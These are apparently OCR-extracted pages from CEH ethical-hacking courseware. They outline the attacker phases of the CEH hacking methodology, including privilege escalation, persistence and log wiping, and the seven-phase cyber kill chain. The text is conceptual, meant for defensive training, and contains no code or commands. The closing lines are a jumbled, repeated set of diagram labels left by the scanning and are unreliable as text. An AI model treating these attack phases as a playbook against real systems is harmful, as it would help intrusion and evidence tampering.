


Figure 1.2: EC-council's CEH hacking methodology (CHM)

According to the CHM, the following are the various phases involved in hacking.

- **Footprinting**

  Footprinting and reconnaissance constitute the preparatory phase, in which an attacker gathers as much information as possible about the target prior to launching an attack. In this phase, the attacker creates a profile of the target organization and obtains information such as its IP address range, namespace, and employees. Footprinting facilitates system hacking by revealing vulnerabilities. For example, the organization's website may provide employee biographies or a personnel directory, which the hacker can use for social engineering. Conducting a Whois query on the web can provide information about the networks and domain names associated with a specific organization. The footprinting target range may include the target organization's clients, employees, operations, network, and systems.

  Note: Footprinting techniques are covered in Module 02: Footprinting and Reconnaissance.

- **Scanning**

  Scanning is used to identify active hosts, open ports, and unnecessary services enabled on particular hosts. In this phase, the attacker uses the details gathered during reconnaissance to scan the network for specific information. Scanning is a logical extension of active reconnaissance; in fact, some experts do not differentiate scanning from active reconnaissance. However, there is a slight difference in that scanning involves more in-depth probing by the attacker. Often, the reconnaissance and scanning phases overlap, and it is not always possible to separate them.

  Note: Scanning techniques are covered in Module 03: Scanning Networks.

- **Enumeration**

  Enumeration involves making active connections to a target system or subjecting it to direct queries. It is a method of intrusive probing through which attackers gather information such as network user lists, routing tables, security flaws, shared users, groups, applications, and banners.

  Note: Enumeration techniques are covered in Module 04: Enumeration.

- **Vulnerability Analysis**

  Vulnerability assessment is the examination of the ability of a system or application, including its current security procedures and controls, to withstand assault. It recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. Attackers perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by attackers to perform further exploitation of the target network.

  Note: Vulnerability assessment concepts are discussed in Module 05: Vulnerability Analysis.

- **System Hacking**

  Attackers follow a certain methodology to hack a system. They first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which they then use to exploit the target system.

  - **Gaining Access**

    This is the phase in which actual hacking occurs. The previous phases help attackers identify security loopholes and vulnerabilities in the target organizational IT assets. Attackers use this information, along with techniques such as password cracking and the exploitation of vulnerabilities including buffer overflows, to gain access to the target organizational system.

    Gaining access refers to the point at which the attacker obtains access to the operating system (OS) or applications on a computer or network. A hacker's chances of gaining access to a target system depend on several factors, such as the architecture and configuration of the target system, the perpetrator's skill level, and the initial level of access obtained. Once an attacker gains access to the target system, they attempt to escalate privileges to obtain complete control. In this process, they also compromise the intermediate systems connected to it.

  - **Escalating Privileges**

    After gaining access to a system using a low-privilege user account, the attacker may attempt to increase their privileges to the administrator level to perform protected system operations so that they can proceed to the next level of the system hacking phase, which is the execution of applications. The attacker exploits known system vulnerabilities to escalate user privileges.

  - **Maintaining Access**


    Maintaining access refers to the phase in which an attacker attempts to retain ownership of the system. Once an attacker gains access to the target system with admin- or root-level privileges (thus owning the system), they can use both the system and its resources at will. The attacker can either use the system as a launchpad to scan and exploit other systems or maintain a low profile and continue exploitation. Both of these actions can cause significant damage.

    Attackers can upload, download, or manipulate data, applications, and configurations on the owned system and also use malicious software to transfer usernames, passwords, and any other information stored in the system. They can maintain control over the system for a long time by closing vulnerabilities to prevent other hackers from exploiting them. Occasionally, in the process, the attacker may provide some degree of protection to the system from other attacks. Attackers use compromised systems to launch further attacks.

- **Clearing Logs**

  To remain undetected, it is important for attackers to erase all the evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Note: The complete system hacking process is covered in Module 06: System Hacking.



Cyber Kill Chain Methodology

- The cyber kill chain methodology is a component of intelligence-driven defense for the identification and **prevention of malicious intrusion activities**
- It provides greater insight into attack phases, which helps security professionals to understand the **adversary's tactics, techniques, and procedures beforehand**

Reconnaissance
Gather data on the target to probe for weak points

Weaponization
Create a deliverable malicious payload using an exploit and a backdoor

Delivery
Send weaponized bundle to the victim using email, USB, etc.

Exploitation
Exploit a vulnerability by executing code on the victim's system

Installation
Install malware on the target system

Command and Control
Create a command and control channel to communicate and pass data back and forth

Actions on Objectives
Perform actions to achieve intended objectives/goals


Cyber Kill Chain Methodology

The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities. This methodology helps security professionals in identifying the steps that adversaries follow in order to accomplish their goals.

The cyber kill chain is a framework developed for securing cyberspace based on the concept of military kill chains. This method aims to actively enhance intrusion detection and response. The cyber kill chain is equipped with a seven-phase protection mechanism to mitigate and reduce cyber threats.

According to Lockheed Martin, cyberattacks might occur in seven different phases, from reconnaissance to the final accomplishment of the objective. An understanding of cyber kill chain methodology helps security professionals to leverage security controls at different stages of an attack and helps them to prevent the attack before it succeeds. It also provides greater insight into the attack phases, which helps in understanding the adversary's TTPs beforehand.

Discussed below are various phases included in cyber kill chain methodology:



Create a deliverable malicious payload using an exploit and a backdoor
Weaponization
Exploit a vulnerability by executing code on the victim's system
Exploitation
Create a command and control channel to communicate and pass data back and forth
Command and Control
username
password
Reconnaissance
Gather data on the target to probe for weak points
Delivery
